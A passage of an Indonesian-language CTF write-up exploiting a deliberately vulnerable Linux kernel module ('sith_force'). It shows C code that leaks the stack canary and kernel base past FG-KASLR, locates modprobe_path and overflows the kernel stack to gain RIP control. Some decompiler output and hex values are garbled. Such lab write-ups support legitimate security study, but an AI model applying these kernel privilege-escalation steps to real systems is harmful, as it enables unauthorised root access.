- D. Argumen 0x4446 akan menjalankan copy\_from\_user kedalam buffer dimana dari sini bisa kita simpulkan ini adalah kernel stack exploitation

Cutter – /Users/komangsughosa/Desktop/sith.force.fo

Disassembly 0	Decompiler (sym.sith_force_ioctl) 0 (unsynced)
<pre> ;-- section_.text.sith_force_ioctl: sith_force_ioctl (int64_t arg2, int64_t arg3); var_800000e4 ; arg1 arg_800000e4 ; arg2 arg_800000f4 ; arg3         mov rbp, 0x208 ; RELOC TARGET 64 .text.sith_force_ioctl @ 0x800000e0 ; [00] -r-x section s         mov rdi, rdx ; arg2         mov rax, qword gs:[0x208]         xor rax, rax ; 0x800000e0-0x208, rax         xor eax, eax         esil, 0x4446 ; arg2 je 0x800000f4 ; arg2 je 0x800000f8 ; arg2         esil, 0x4445 ; arg2         je 0x80000117 ; jne.text.unlikely.sith_force_ioctl; RELOC 32 .text.unlikely.sith_force_ioctl @ 0x800000b2 - 0         mov rsi, rdx ; arg2         mov rdi, rax ; 700         mov rdl, rax call _copy_from_user; RELOC 32 _copy_from_user         xor eax, eax         xor rax, rax ; var_2800         xor rcx, qword gs:[0x208]         jne 0x80000146 ; jne.text.unlikely.sith_force_ioctl; RELOC 32 .text.unlikely.sith_force_ioctl @ 0x800000b2 - 0         mov dword [rcx], edx ; 0x80000d4; RELOC 32 re_iter @ 0x800000d4 - 0x8000159 ; arg3         cmp 0x8000136 ; call _stack_chk_fail; RELOC 32 _stack_chk_fail         jge section_.text.unlikely.sith_force_read: </pre>	<pre> // WARNING: Control flow encountered bad instruction data undefined8 text.sith_force_ioctl(undefined8 placeholder_0, uint64_t arg2, int64_t arg3) {     int64_t iVar1;     int32_t iVar2;     undefined8 in_GS_OFFSET;     undefined8 auStack520 [6];     int64_t iStack456;     int64_t iStack48;      // [00] -r-x section size 128 named .text.sith_force_ioctl     iVar1 = *(int64_t *) (in_GS_OFFSET + 0x28);     iVar2 = *(int64_t *) arg2;     if (iVar2 == 0x4446) {         if (iVar2 == 0x4445) {             text.unlikely.sith_force_ioctl.part.0(arg3);         } else {             iVar2 = 0x4444;             re_iter = (undefined4)arg3;         }         iVar1 = *(int64_t *) auStack520;         iVar1 = *(int64_t *) (auStack520, arg3, 0x20);         if (!Var1 != 0) {             func_0x88042ab8 (0x8000325);         }     } else {         func_0x88042ab8 (0x8000337);     }     if (iStack456 == *(int64_t *) (in_GS_OFFSET + 0x20)) {         return 0;     }     func_0x88042acd();     if (iStack456 == *(int64_t *) (in_GS_OFFSET + 0x20)) {         return 0;     }     func_0x88042acd();     // WARNING: Bad instruction - Truncating control flow here     halt_borders(); } </pre>

#### 4. Keluarkan dan edit initramfs.cpio.gz

```

[root@haze:~/sithforce/sith_force_parti# ls
bzImage initramfs.cpio.gz launch.sh
[root@haze:~/sithforce/sith_force_parti# mkdir initfs; cp initramfs.cpio.gz ./initfs; cd initfs; gunzip initramfs.cpio.gz; cpio -idm < initramfs.cpio; rm initramfs.cpio
5835 blocks
[root@haze:~/sithforce/sith_force_parti# initfs# ls
bin etc flag home init linuxrc proc root sbin sith_force.ko sys usr
[root@haze:~/sithforce/sith_force_parti# nano init
[root@haze:~/sithforce/sith_force_parti# cat init
#!/bin/sh

mknode -m 666 /dev/null c 1 3
mknode -m 666 /dev/zero c 1 5
mknode -m 666 /dev/ptmx c 5 2
mknode -m 666 /dev/tty c 5 6
mknode -m 666 /dev/ttys0 c 4 64
mknode -m 444 /dev/random c 1 8
mknode -m 444 /dev/urandom c 1 9
chown root:tty /dev/console
chown root:tty /dev/ptmx
chown root:tty /dev/ttys0
mkdir -p /dev/pts
mount -vt devpts -o gid=4,mode=620 none /dev/pts

mount -t proc none /proc
mount -t sysfs none /sys

insmod sith_force.ko
mknode /dev/sith_force c 248 0
chmod 777 /dev/sith_force

sysctl -w kernel.perf_event_paranoid=3
sysctl -w kernel.dmesg_restrict=1

clear

echo " Sssss Iiiii T)ttttt H) hh F)fffffff O)oooo R)rrrrr C)ccc E)eeeeee ";
echo "S) ss I) T) H) hh F) O) oo R) rr C) cc E) ";
echo " $)ss I) T) H) hh F)fffff O) oo R) rrr C) E)eeeeee ";
echo " S) ss I) T) H) hh F) O) oo R) rr C) E) ";
echo "S)ssss I)iiii T) H) hh F) O)oooo R) rr C)ccc E)eeeeee ";
echo " ";
echo " ";
echo "I find your lack of force disturbing\" -Darth Vader"

mkdir /tmp
chown 1000.1000 /tmp
chown -R 1000.1000 /home/
chmod 600 /flag
chown 0.0 /flag

#exec su -l ctf
/bin/sh
[root@haze:~/sithforce/sith_force_parti# initfs# ]

```

## 5. Rebuild initramfs yang telah di edit dan edit launch untuk mengubah initramfs.cpio.gz menjadi NEW-initramfs.cpio.gz

```

[root@haze:~/sithforce/sith_force_parti# nano build.sh
[root@haze:~/sithforce/sith_force_parti# cat build.sh
pushd initfs; find . -print0 | cpio --null -ov --format=newc | gzip -9 > ../NEW-initramfs.cpio.gz; popd
[root@haze:~/sithforce/sith_force_parti# bash build.sh
~/sithforce/sith_force_parti ~/sithforce/sith_force_parti

```

```

[root@haze:~/sithforce/sith_force_parti# nano launch.sh
[root@haze:~/sithforce/sith_force_parti# cat launch.sh
#!/bin/bash

#
# launch
#
/usr/bin/qemu-system-x86_64 \
-m 128M \
-kernel ./bzImage \
-initrd ./NEW-initramfs.cpio.gz \
-nographic \
-monitor none \
-no-reboot \
-cpu kvm64,+smap,+smep \
-append "console=ttyS0 kaslr kpti quiet panic=1 oops=panic"
root@haze:~/sithforce/sith_force_parti# ]

```

## 6. Jalankan dan cek address commit\_creds dan prepare\_kernel\_cred

```
S)ssss I)iiii T)tttttt H) hh F)fffffff O)oooo R)rrrrr C)ccc E)eeeeee
S) ss I) T) H) hh F) O) oo R) rr C) cc E)
S)ss I) T) H)hhhhh F)fffffff O) oo R) rrr C) E)eeeeee
S) I) T) H) hh F) O) oo R) rr C) E)
S) ss I) T) H) hh F) O) oo R) rr C) cc E)
S)ssss I)iiii T) H) hh F) O)oooo R) rr C)ccc E)eeeeee

"I find your lack of force disturbing" -Darth Vader
/bin/sh: can't access tty; job control turned off
[/ # cat /proc/kallsyms | grep "commit_creds"
ffffffffffb2331b10 T commit_creds
[/ # cat /proc/kallsyms | grep "prepare_kernel_cred"
ffffffffffb289e1b0 T prepare_kernel_cred
[/ # cat /proc/kallsyms | grep "startup_64"
ffffffffffb1c00200 T __startup_64
ffffffffffb1c00030 T secondary_startup_64
/ # ]
```

Mari kita coba restart dan jalankan sekali lagi

```
S)ssss I)iiii T)tttttt H) hh F)fffffff O)oooo R)rrrrr C)ccc E)eeeeee
S) ss I) T) H) hh F) O) oo R) rr C) cc E)
S)ss I) T) H)hhhhh F)fffffff O) oo R) rrr C) E)eeeeee
S) I) T) H) hh F) O) oo R) rr C) E)
S) ss I) T) H) hh F) O) oo R) rr C) cc E)
S)ssss I)iiii T) H) hh F) O)oooo R) rr C)ccc E)eeeeee

"I find your lack of force disturbing" -Darth Vader
/bin/sh: can't access tty; job control turned off
/ # cat /proc/kallsyms | grep "startup_64"; cat /proc/kallsyms | grep "prepare_k
[ernel_cred"; cat /proc/kallsyms | grep "commit_creds"
ffffffffff99c00200 T __startup_64
ffffffffff99c00030 T secondary_startup_64
ffffffffff99c00000 T startup_64
ffffffffff99c00000 T startup_64
ffffffffff99c00000 T startup_64
ffffffffff9a0d7160 T prepare_kernel_cred
ffffffffff9a3d4b90 T commit_creds
/ # ]
```

Dari sini hal yang bisa kita ketahui adalah ini bukan hanya kasir saja tapi FG-KASLR

## 7. Mari kita check apakah kernel objectnya ada canary atau tidak

```
[root@haze:~/sithforce/sith_force_parti# cd initfs/
[root@haze:~/sithforce/sith_force_parti/initfs# checksec sith_force.ko
[*] '/root/sithforce/sith_force_parti/initfs/sith_force.ko'
    Arch:      amd64-64-little
    RELRO:     No RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x0)
root@haze:~/sithforce/sith_force_parti/initfs# ]
```

Canarynya menyala. Mari kita mencoba berinteraksi dengan kernel drivernya

## 8. Coba berinteraksi dengan kernel drivernya

```
[root@haze:~/sithforce/sith_force_parti/initfs/home/ctf# nano interact.c
[root@haze:~/sithforce/sith_force_parti/initfs/home/ctf# cat interact.c
#include <stdio.h>
#include <sys/ioctl.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

int main(){
    int fd;
    unsigned leak [50];
    fd = open("/dev/sith_force", O_RDWR);
    ioctl(fd, 0x4444, 0x6465617468737472L);
    read(fd, leak, sizeof(leak));
    for(int i=0; i<50; i++){
        printf("index %d, data 0x%llx\n", i, leak[i]);
    }
    close(fd);

}
[root@haze:~/sithforce/sith_force_parti/initfs/home/ctf# gcc -static interact.c -o interact
[root@haze:~/sithforce/sith_force_parti/initfs/home/ctf# cd ../../..
[root@haze:~/sithforce/sith_force_parti# bash build.sh ; ./launch.sh
```

Build ulang, jalankan launch.sh nya, dan jalankan interact

```
S)ssss I)iiii T)tttttt H) hh F)fffff 0)oooo R)rrrrr C)ccc E)eeeeee
S) ss I) T) H) hh F) 0) oo R) rr C) cc E)
S)ss I) T) H)hhhhh F)fffff 0) oo R) rrr C) E)eeeeee
S) ss I) T) H) hh F) 0) oo R) rr C) E)
S)ss I)iiii T) H) hh F) 0)oooo R) rr C)ccc E)eeeeee

"I find your lack of force disturbing" -Darth Vader
/bin/sh: can't access tty; job control turned off
[/ # su ctf
sh: can't access tty; job control turned off
[/ $ cd
[~ $ ./interact
[ 29.394962] Welcome to sith spaceship
index 0, data 0x73616c63
index 1, data 0x20636973
index 2, data 0xa21
index 3, data 0x0
index 4, data 0x0
index 5, data 0x0
index 6, data 0x0
index 7, data 0x0
index 8, data 0x0
index 9, data 0x0
index 10, data 0x0
index 11, data 0x0
index 12, data 0x0
index 13, data 0x0
index 14, data 0x0
index 15, data 0x0
index 16, data 0x0
index 17, data 0x0
index 18, data 0x0
index 19, data 0x0
index 20, data 0x0
index 21, data 0x0
index 22, data 0x0
index 23, data 0x0
index 24, data 0x0
index 25, data 0x0
index 26, data 0x0
index 27, data 0x0
index 28, data 0x0
index 29, data 0x0
index 30, data 0x0
index 31, data 0x0
index 32, data 0x0
index 33, data 0x0
index 34, data 0x0
index 35, data 0x0
index 36, data 0x0
index 37, data 0x0
index 38, data 0x0
index 39, data 0x0
index 40, data 0x0
index 41, data 0x0
index 42, data 0x0
index 43, data 0x0
index 44, data 0x0
index 45, data 0x0
index 46, data 0x0
index 47, data 0x0
index 48, data 0x0
index 49, data 0x0
~ $ ]
```

Oke kita berhasil mendapatkan address dan pesan kalau kita berhasil melakukan authentikasi. Mari kita matikan kasirnya dan menggunakan parameter 0x4445 untuk melakukan read yang stack untuk mendapatkan leak

```
[root@haze:~/sithforce/sith_force_parti/initfs/home/ctf# cat interact.c
#include <stdio.h>
#include <sys/ioctl.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

int main(){
    int fd;
    unsigned leak [50];
    fd = open("/dev/sith_force", O_RDWR);
    ioctl(fd, 0x4444, 0x6465617468737472L);
    ioctl(fd, 0x4445, 100);
    read(fd, leak, sizeof(leak));
    for(int i=0; i<50; i++){
        printf("index %d, data %llx \n", i, leak[i]);
    }
    close(fd);

}

root@haze:~/sithforce/sith_force_parti/initfs/home/ctf# ]
```

Dan hasilnya

```
S)ssss I)iiii T)tttttt H) hh F)fffff O)oooo R)rrrrr C)ccc E)eeeeee
S) ss I) T) H) hh F) O) oo R) rr C) cc E)
S)ss I) T) H)hhhhh F)fffff O) oo R) rrr C) E)eeeeee
S) ss I) T) H) hh F) O) oo R) rr C) E)
S)ssss I)iiii T) H) hh F) O)oooo R) rr C)ccc E)eeeeeee

"I find your lack of force disturbing" -Darth Vader
/bin/sh: can't access tty; job control turned off
[/ # su ctf
sh: can't access tty; job control turned off
[/ $ cd
[~ $ ./interact
[~ 12.686067] Welcome to sith spaceship
index 0, data 73616c63
index 1, data 20636973
index 2, data a21
index 3, data 0
index 4, data 0
index 5, data 0
index 6, data 0
index 7, data 0
index 8, data 0
index 9, data 0
index 10, data 0
index 11, data 0
index 12, data 0
index 13, data 0
index 14, data 0
index 15, data 0
index 16, data ac6d5d00
index 17, data 2b9bde43
index 18, data c8
index 19, data 0
index 20, data 0
index 21, data 0
index 22, data c6b65a00
index 23, data ffff9309
index 24, data a738ec4c
index 25, data 0
index 26, data 0
index 27, data 0
index 28, data 0
index 29, data 0
index 30, data 0
index 31, data 0
index 32, data 0
index 33, data 0
index 34, data 0
index 35, data 0
index 36, data 0
index 37, data 0
index 38, data 0
index 39, data 0
index 40, data 0
index 41, data 0
index 42, data 0
index 43, data 0
index 44, data 0
index 45, data 0
index 46, data 0
index 47, data 0
index 48, data 0
index 49, data 0
~ $ ]
```

Kita belum mendapatkan leak. Mari kita set dengan nilai 400(lompat aja langsung #mentalbarbar )

```
[~ $ cat interact.c
#include <stdio.h>
#include <sys/ioctl.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

int main(){
    int fd;
    unsigned long leak [50];
    fd = open("/dev/sith_force", O_RDWR);
    ioctl(fd, 0x4444, 0x6465617468737472L);
    ioctl(fd, 0x4445, 400);
    read(fd, leak, sizeof(leak));
    for(int i=0; i<50; i++){
        printf("index %d, data %llx \n", i, leak[i]);
    }
    close(fd);

}
~ $ ]
```

Dan hasilnya

```

S)ssss I)iiii T)ttttt H) hh F)fffffff O)oooo R)rrrrr C)ccc E)eeeeee
S) ss I) T) H) hh F) O) oo R) rr C) cc E)
S)ss I) T) H)hhhhh F)fffff O) oo R) rrr C) E)eeeeee
S) ss I) T) H) hh F) O) oo R) rr C) E)
S)ssss I)iiii T) H) hh F) O)oooo R) rr C)ccc E)eeeeee

"I find your lack of force disturbing" -Darth Vader
/bin/sh: can't access tty; job control turned off
[/ # su ctf
sh: can't access tty; job control turned off
[/ $ cd
[~ $ ./interact
[ 24.523908] Welcome to sith spaceship
index 0, data 2063697373616c63
index 1, data a21
index 2, data 0
index 3, data 0
index 4, data 0
index 5, data 0
index 6, data 0
index 7, data 0
index 8, data 94803dd46a9f6b00
index 9, data 190
index 10, data 0
index 11, data fffff8df306b65e00
index 12, data ffffffff995b427c
index 13, data fffff8df306b65e00
index 14, data fffff8df306b65e00
index 15, data 7ffed6832190
index 16, data 190
index 17, data 0
index 18, data 0
index 19, data ffffffff9900dd54
index 20, data 0
index 21, data 94803dd46a9f6b00
index 22, data 0
index 23, data ffffffa430801a7f58
index 24, data 0
index 25, data 0
index 26, data ffffffff990326c3
index 27, data 0
index 28, data 0
index 29, data ffffffff98e0007c
index 30, data 400488
index 31, data 4ac018
index 32, data 0
index 33, data 402fb0
index 34, data 7ffed6832330
index 35, data 400488
index 36, data 246
index 37, data 0
index 38, data 1000000
index 39, data 4d
index 40, data ffffffffffffffd
index 41, data 44519e
index 42, data 190
index 43, data 7ffed6832190
index 44, data 3
index 45, data 0
index 46, data 44519e
index 47, data 33
index 48, data 246
index 49, data 7ffed6832188

```

## 9. Cari leak yang tidak kena fg kaslr

Kita perlu menjalankan ini berturut turut selama 4 kali dengan interact yang sama dan melakukan analisis

No kaslr -> kaslr -> no kaslr -> kaslr

Jika kita lihat hasilnya

The image shows four terminal windows side-by-side, each displaying assembly code. The windows are titled 'no kaslr 1', 'kaslr 1', 'no kaslr 2', and 'kaslr 2'. Each window has a tab bar at the bottom with 'Line 28, Column 18', 'Line 15, Column 33', 'Line 52, Column 29', and 'Line 48, Column 18' respectively. The assembly code is identical across all four windows, showing a series of memory operations (MOV, ADD, SUB) involving registers R12, R13, R14, R15, and R16, and memory locations like [R12], [R13], [R14], [R15], [R16]. The code is heavily commented with '#index' followed by various indices (e.g., index 0, index 1, ..., index 52). The assembly is UNREGISTERED.

```
no kaslr 1      kaslr 1      no kaslr 2      kaslr 2
1  no kaslr 1   1  kaslr 1    1  no kaslr 2   1  kaslr 2
2
3  index 0, data 2063697373616c63  3  index 0, data 2063697373616c63  3  index 0, data 2063697373616c63  3  index 0, data 2063697373616c63
4  index 1, data a21  4  index 1, data a21  4  index 1, data a21  4  index 1, data a21
5  index 2, data 0  5  index 2, data 0  5  index 2, data 0  5  index 2, data 0
6  index 3, data 0  6  index 3, data 0  6  index 3, data 0  6  index 3, data 0
7  index 4, data 0  7  index 4, data 0  7  index 4, data 0  7  index 4, data 0
8  index 5, data 0  8  index 5, data 0  8  index 5, data 0  8  index 5, data 0
9  index 6, data 0  9  index 6, data 0  9  index 6, data 0  9  index 6, data 0
10 index 7, data 0 10 index 7, data 0 10 index 7, data 0 10 index 7, data 0
11 index 8, data dia08c026aca4e00 11 index 8, data 27991e92bfa4c00 11 index 8, data b02bc19d91387800 11 index 8, data 2628f78550454d00
12 index 9, data 198 12 index 9, data 0 12 index 9, data 0 12 index 9, data 198
13 index 10, data 0 13 index 10, data 0 13 index 10, data 0 13 index 10, data 0
14 index 11, data fffff888006b64d00 14 index 11, data fffff888006b64d00 14 index 11, data fffff88800642f200 14 index 11, data fffff88800642f200
15 index 12, data ffffffff815dd1ac 15 index 12, data ffffffff80d23bd0c 15 index 12, data ffffffff80d15dd1ac 15 index 12, data ffffffff8898eb0c
16 index 13, data fffff888006b64d00 16 index 13, data fffff888006b64d00 16 index 13, data fffff88800642f200 16 index 13, data fffff88800642f200
17 index 14, data fffff888006b64d00 17 index 14, data fffff88800642f200 17 index 14, data fffff88800642f200 17 index 14, data fffff9d5cc6423100
18 index 15, data 7fffe27f6d0f0 18 index 15, data 7fffcfa6cb38 18 index 15, data 7fffcfa6cb38 18 index 15, data 7fffcfa6cb38
19 index 16, data 190 19 index 16, data 190 19 index 16, data 190 19 index 16, data 190
20 index 17, data 0 20 index 17, data 0 20 index 17, data 0 20 index 17, data 0
21 index 18, data 0 21 index 18, data 0 21 index 18, data 0 21 index 18, data 0
22 index 19, data ffffffff815dd4d44 22 index 19, data ffffffff815dd4d44 22 index 19, data ffffffff815dd4d44 22 index 19, data ffffffff815dd4d44
23 index 20, data 0 23 index 20, data 0 23 index 20, data 0 23 index 20, data 0
24 index 21, data dia08c026aca4e00 24 index 21, data 279913e92bfa4c00 24 index 21, data b02bc19d91387800 24 index 21, data 2628f78550454d00
25 index 22, data 0 25 index 22, data 0 25 index 22, data 0 25 index 22, data 0
26 index 23, data fffff900001a7f58 26 index 23, data fffff900001a7f58 26 index 23, data fffff900001a7f58 26 index 23, data fffff900001a7f58
27 index 24, data 0 27 index 24, data 0 27 index 24, data 0 27 index 24, data 0
28 index 25, data 0 28 index 25, data 0 28 index 25, data 0 28 index 25, data 0
29 index 26, data ffffffff81401d03 29 index 26, data ffffffff81401d03 29 index 26, data ffffffff81401d03 29 index 26, data ffffffff88786813
30 index 27, data 0 30 index 27, data 0 30 index 27, data 0 30 index 27, data 0
31 index 28, data 0 31 index 28, data 0 31 index 28, data 0 31 index 28, data 0
32 index 29, data ffffffff8120007c 32 index 29, data ffffffff8120007c 32 index 29, data ffffffff8120007c 32 index 29, data ffffffff8120007c
33 index 30, data 400488 33 index 30, data 400488 33 index 30, data 400488 33 index 30, data 400488
34 index 31, data 4ac018 34 index 31, data 4ac018 34 index 31, data 4ac018 34 index 31, data 4ac018
35 index 32, data 402fb0 35 index 32, data 402fb0 35 index 32, data 402fb0 35 index 32, data 402fb0
36 index 33, data 402fb0 36 index 33, data 402fb0 36 index 33, data 402fb0 36 index 33, data 402fb0
37 index 34, data 7ffff2fec2e0 37 index 34, data 7fffe27f6d290 37 index 34, data 7fffcfa6cb5d0 37 index 34, data 7fffcfa6cb5d0
38 index 35, data 400488 38 index 35, data 400488 38 index 35, data 400488 38 index 35, data 400488
39 index 36, data 246 39 index 36, data 246 39 index 36, data 246 39 index 36, data 246
40 index 37, data 0 40 index 37, data 0 40 index 37, data 0 40 index 37, data 0
41 index 38, data 1000000 41 index 38, data 1000000 41 index 38, data 1000000 41 index 38, data 1000000
42 index 39, data 4d 42 index 39, data 4d 42 index 39, data 4d 42 index 39, data 4d
43 index 40, data ffffffffffffd0 43 index 40, data ffffffffffffd0 43 index 40, data ffffffffffffd0 43 index 40, data ffffffffffffd0
44 index 41, data 44519e 44 index 41, data 44519e 44 index 41, data 44519e 44 index 41, data 44519e
45 index 42, data 190 45 index 42, data 190 45 index 42, data 190 45 index 42, data 190
46 index 43, data 7ffff2fec140 46 index 43, data 7fffe27f6d0f0 46 index 43, data 7fffcfa6cb430 46 index 43, data 7fffcfa6cb430
47 index 44, data 3 47 index 44, data 3 47 index 44, data 3 47 index 44, data 3
48 index 45, data 0 48 index 45, data 0 48 index 45, data 0 48 index 45, data 0
49 index 46, data 44519e 49 index 46, data 44519e 49 index 46, data 44519e 49 index 46, data 44519e
50 index 47, data 33 50 index 47, data 33 50 index 47, data 33 50 index 47, data 33
51 index 48, data 246 51 index 48, data 246 51 index 48, data 246 51 index 48, data 246
52 index 49, data 7fffe27f6d0e8 52 index 49, data 7fffcfa6cb428 52 index 49, data 7fffcfa6cb428 52 index 49, data 7fffcfa6cb428
```

Index 8 stack canarynya

Dan dari beberapa leak, addresss di index 29 **TIDAK TERKENA FG KASLR**

## 10. Cari address modprobe yang valid

Kita perlu mematikan smap, smep, dan kaslr untuk mencari address modprobe dengan cara melakukan debugging kernelnya menggunakan gdb pwndbg untuk mencari alamat "/sbin/modprobe" dan mengedit launch.sh untuk ditambahkan Opsi -s pada bagian akhir

```

s)ssss I)iiii T)ttttt H) hh F)fffffff o)oooo R)rrrrr C)ccc E)eeee
s) ss I) T) H) hh F) o) oo R) rr C) cc E)
s)ss I) T) H)hhh F)fffff o) oo R) rrr C) E)eeee
s) I) T) H) hh F) o) oo R) rr C) E)
s) ss I) T) H) hh F) o) oo R) rr C) cc E)
s)ssss I)iiii T) H) hh F) o)oooo R) rr C)ccc E)eeee

"I find your lack of force disturbing" -Darth Vader
-sh: can't access tty; job control turned off
~ $ [REDACTED]

[ --no-save ] [ -n ] [ --trunc-out ]
value [mapping_name]
search: error: argument -t/--type: invalid choice: '/sbin/modprobe' (choose from
'byte', 'short', 'word', 'dword', 'qword', 'pointer', 'string', 'bytes')
pwndbg> search -t string "/sbin/modprobe"
Searching for value: b'/sbin/modprobe\x00'
<pt> 0xfffff8880024457a0 '/sbin/modprobe'
<pt> 0xfffff888007fd6f95 '/sbin/modprobe'
<pt> 0xfffff888007fd6fe9 '/sbin/modprobe'
<pt> 0xfffff888007fdbf83 '/sbin/modprobe'
<pt> 0xfffff888007fdbfe9 '/sbin/modprobe'
<pt> 0xffffffff824457a0 '/sbin/modprobe'
pwndbg> [REDACTED]

```

Dari sini address asli modprobe ketahuan, mari kita coba cek apakah jika kasir Menyala ini valid atau tidak

```

~ $ cat interact.c
#include <stdio.h>
#include <sys/ioctl.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

int main(){
    int fd;
    unsigned long leak [50];
    unsigned long base;
    unsigned long probe;
    unsigned long canary;
    fd = open("/dev/sith_force", O_RDWR);
    ioctl(fd, 0x4444, 0x6465617468737472L);
    ioctl(fd, 0x4445, 400);
    read(fd, leak, sizeof(leak));
    /*
    for(int i=0; i<50; i++){
        printf("index %d, data %llx \n", i, leak[i]);
    }*/
    base = leak[29] - 0x20007cL;
    probe = base + 0x14457a0L;
    canary = leak[8];
    printf("[+] Canary: 0x%llx\n", canary);
    printf("[+] Kbase: 0x%llx\n", base);
    printf("[+] Path to modprobe: 0x%llx\n", probe);
    close(fd);
}
~ $ [REDACTED]

```

```
[!] Unmapped address: '0xfffffffffa4203e90'
0xfffffffffa2e0a617      verw    WORD PTR [rip+0xffaa44]      # 0xfffffffffa3e05062
0xfffffffffa2e0a61e      sti
0xfffffffffa2e0a61f      hlt
[!] Command 'context' failed to execute properly, reason:
gef> c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0xfffffffffa2e0a620 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

[!] Command 'registers' failed to execute properly, reason: max() arg is an empty sequence

[!] Unmapped address: '0xfffffffffa4203e90'
0xfffffffffa2e0a617      verw    WORD PTR [rip+0xffaa44]      # 0xfffffffffa3e05062
0xfffffffffa2e0a61e      sti
0xfffffffffa2e0a61f      hlt
[!] Command 'context' failed to execute properly, reason:
gef> x/s 0xfffffffffa42457a0
0xfffffffffa42457a0:      "/sbin/modprobe"
gef> █

"I find your lack of force disturbing" -Darth Vader
/bin/sh: can't access tty; job control turned off
/ # su ctf
sh: can't access tty; job control turned off
/ $ cd
~ $ ./interact
[ 42.579440] Welcome to sith spaceship
[+] Canary: 0x5153ceb9caa9c000
[+] Kbase: 0xfffffffffa2e00000
[+] Path to modprobe: 0xfffffffffa42457a0
~ $ █
```

Dan addressnya valid, mari kita cari overflownya untuk melakukan ret2usr dengan mematikan smap dan smep untuk kita coba exploitasi

```
[root@haze:~/sithforce/sith_force_parti/initfs/home/ctf# cat ovlo.c
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdlib.h>
#include <sys/ioctl.h>

int main(int argc, char *argv[]){
    unsigned long p4[2048] = {0};
    char *argone = argv[1];
    int fd = open("/dev/sith_force", O_RDWR);
    unsigned long leak[50];
    unsigned long canary;
    unsigned long addr_leak, base, probe;
    ioctl(fd, 0x4444, 0x6465617468737472L); // auth
    ioctl(fd, 0x4445, 400); // set read value
    read(fd, leak, sizeof(leak));
    for(int j = 0; j < 50; j++){
        printf("index %d value %llx\n", j, leak[j]);
    }
    canary = leak[8];
    addr_leak = leak[29];
    base = addr_leak - 0x20007cL;
    probe = base + 0x14457a0L;
    printf("[+] Canary: 0x%llx\n", canary);
    printf("[+] Unaffecfed fg kaslr leak: 0x%llx\n", addr_leak);
    printf("[+] Kbase: 0x%llx\n", base);
    printf("[+] Path to modprobe: 0x%llx\n", probe);

    int i = 8;
    for (int x = 0; x < atoi(argone); x++){
        p4[i++] = 0x41414141414141;
    }
    p4[i++] = canary;
    p4[i++] = 0x6868686868686868;
    p4[i++] = 0x4747474747474747; // hoping this to be executed
    ioctl(fd, 0x4446, p4); // ovlo
    close(fd);
}
```

```
[~ $ ./ovlo 1
[ 59.221690] Welcome to sith spaceship
index 0 value 2063697373616c63
index 1 value a21
index 2 value 0
index 3 value 0
index 4 value 0
index 5 value 0
index 6 value 0
index 7 value 0
index 8 value bd15db88eb80000
index 9 value 190
index 10 value 0
index 11 value ffffffa320c6434200
index 12 value ffffffff85808db8c
index 13 value ffffffa320c6434200
index 14 value ffffffa320c6434200
index 15 value 7ffc2d739f40
index 16 value 190
index 17 value 0
index 18 value 0
index 19 value ffffffff85af7874
index 20 value 0
index 21 value bd15db88eb80000
index 22 value 0
index 23 value fffffb045401a7f58
index 24 value 0
index 25 value 0
index 26 value ffffffff85ea37b3
index 27 value 0
index 28 value 0
index 29 value ffffffff8540007c
index 30 value 400488
index 31 value 4ac018
index 32 value 0
index 33 value 403130
index 34 value 7ffc2d73e110
index 35 value 400488
index 36 value 246
index 37 value 0
index 38 value 1000000
index 39 value 4d
index 40 value ffffffffffffffd8
index 41 value 44588e
index 42 value 190
index 43 value 7ffc2d739f40
index 44 value 3
index 45 value 0
index 46 value 44588e
index 47 value 33
index 48 value 246
index 49 value 7ffc2d739f28
[+] Canary: 0xb015db88eb80000
[+] Unaffected fg kaslr leak: 0xffffffff8540007c
[+] Kbase: 0xffffffff85200000
[+] Path to modprobe: 0xffffffff866457a0
[ 59.288717] Kernel panic - not syncing: stack-protector: Kernel stack is corrupted in: sith_force_ioctl+0x80/0x80 [sith_force]
[ 59.290930] CPU: 0 PID: 119 Comm: ovlo Tainted: G          O      5.5.0-rc7+ #3
[ 59.291944] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.14.0-2 04/01/2014
[ 59.293419] Call Trace:
[ 59.295676]   dump_stack+0x50/0x6d
[ 59.296240]   panic+0xf6/0x2c5
[ 59.296751]   ? sith_force_ioctl+0x80/0x80 [sith_force]
[ 59.297577]   __stack_chk_fail+0x10/0x10
[ 59.298279]   sith_force_ioctl+0x80/0x80 [sith_force]
[ 59.300025]   Kernel Offset: 0x4200000 from 0xffffffff81000000 (relocation range: 0xffffffff80000000-0xffffffffffff)
[ 59.300713] Rebooting in 1 seconds..
```

Tinggal kita coba satu per satu dari 1 hingga 100 untuk mencari overflow ripnya

```
[~ $ ./ovlo 56
[ 18.782864] Welcome to sith spaceship
index 0 value 2063697373615c63
index 1 value a21
index 2 value 0
index 3 value 0
index 4 value 0
index 5 value 0
index 6 value 0
index 7 value 0
index 8 value f2a97e47c7340000
index 9 value 0
index 10 value 190
index 11 value ffffffc0186426200
index 12 value ffffffb5f8586c
index 13 value fffffc0186426200
index 14 value fffffc0186426200
index 15 value 7ffe26cddab0
index 16 value 190
index 17 value 0
index 18 value 0
index 19 value ffffffb60c4e74
index 20 value 0
index 21 value f2a97e47c7340000
index 22 value 0
index 23 value fffff4d1801a7f58
index 24 value 0
index 25 value 0
index 26 value ffffffb64fc5e3
index 27 value 0
index 28 value 0
index 29 value ffffffb5c0007c
index 30 value 400488
index 31 value 4ac018
index 32 value 0
index 33 value 403138
index 34 value 7ffe26ce1cb0
index 35 value 400488
index 36 value 246
index 37 value 0
index 38 value 1000000
index 39 value 4d
index 40 value ffffffff00000000
index 41 value 44588e
index 42 value 190
index 43 value 7ffe26cddab0
index 44 value 3
index 45 value 0
index 46 value 44588e
index 47 value 33
index 48 value 246
index 49 value 7ffe26cddab0
[*] Canary: 0xf2a97e47c7340000
[*] Unaffected fg kaslr leak: 0xfffffffffb5c0007c
[*] Kbase: 0xfffffffffb5a00000
[*] Path to modprobe: 0xfffffffffb6e457a0
[ 18.813561] BUG: unable to handle page fault for address: 6868686868686868
[ 18.813943] #PF: supervisor read access in kernel mode
[ 18.814166] #PF: error_code(0x0001) - permissions violation
